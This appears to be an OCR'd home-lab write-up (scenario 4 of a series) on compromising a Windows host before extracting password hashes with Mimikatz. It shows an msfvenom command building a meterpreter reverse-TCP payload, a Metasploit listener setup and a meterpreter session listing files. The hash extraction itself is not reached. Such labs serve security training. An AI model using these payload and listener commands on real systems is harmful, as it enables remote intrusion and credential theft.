
Scenario 4: Extracting Password Hashes Using Mimikatz


1. I have already shell from windows in scenario 3
2. Confirm You Have a Shell
   - Whoami
3. Create Payload on Kali
   - msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.14 LPORT=4444 -f exe > meterpreter.exe
4. On Windows Shell (PowerShell), download the payload



Today (5)


Unconfirmed 594708.crdownload	30-05-2025 15:45	CRDOWNLOAD File	7 KB
malware (1)	30-05-2025 14:54	Application	7 KB
malware	30-05-2025 11:16	Application	38 KB
PSTools	30-05-2025 09:53	Compressed (zipp...	5,159 KB
meterpreter	30-05-2025 15:45	Application	7 KB

5. Setup Listener on Kali


root@kali: /home/sirius/Desktop
root@kali: /home/sirius/Desktop
root@kali: /home/sirius
root@kali: /home/sirius

```
                                         .esc:wq!:`
                                          +++ATH`
                                            `



      =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.14
LHOST => 192.168.1.14
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.14     yes       The listen address (an interface may be specified)
```

6. Get Meterpreter Access



```
meterpreter > ls
Listing: C:\Users\windows\Downloads
===================================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100666/rw-rw-rw-  31648      fil   2025-05-17 01:19:03 -0400  Microsoft.Management.Deployment.winmd
100666/rw-rw-rw-  5282424    fil   2025-05-30 00:23:44 -0400  PSTools.zip
100777/rwxrwxrwx  1104440    fil   2025-05-17 01:18:55 -0400  PuTTY Installer.exe
100666/rw-rw-rw-  282        fil   2025-05-16 06:43:29 -0400  desktop.ini
100777/rwxrwxrwx  7168       fil   2025-05-30 05:24:53 -0400  malware (1).exe
100777/rwxrwxrwx  38616      fil   2025-05-30 01:46:10 -0400  malware.exe
100777/rwxrwxrwx  7168       fil   2025-05-30 06:15:56 -0400  meterpreter.exe
100666/rw-rw-rw-  188923904  fil   2025-05-20 00:45:22 -0400  splunkforwarder-9.4.2-e9664af3d956-windows-x64.msi
100666/rw-rw-rw-  5406720    fil   2025-05-17 01:36:29 -0400  wazuh-agent-4.12.0-1.msi

meterpreter >
```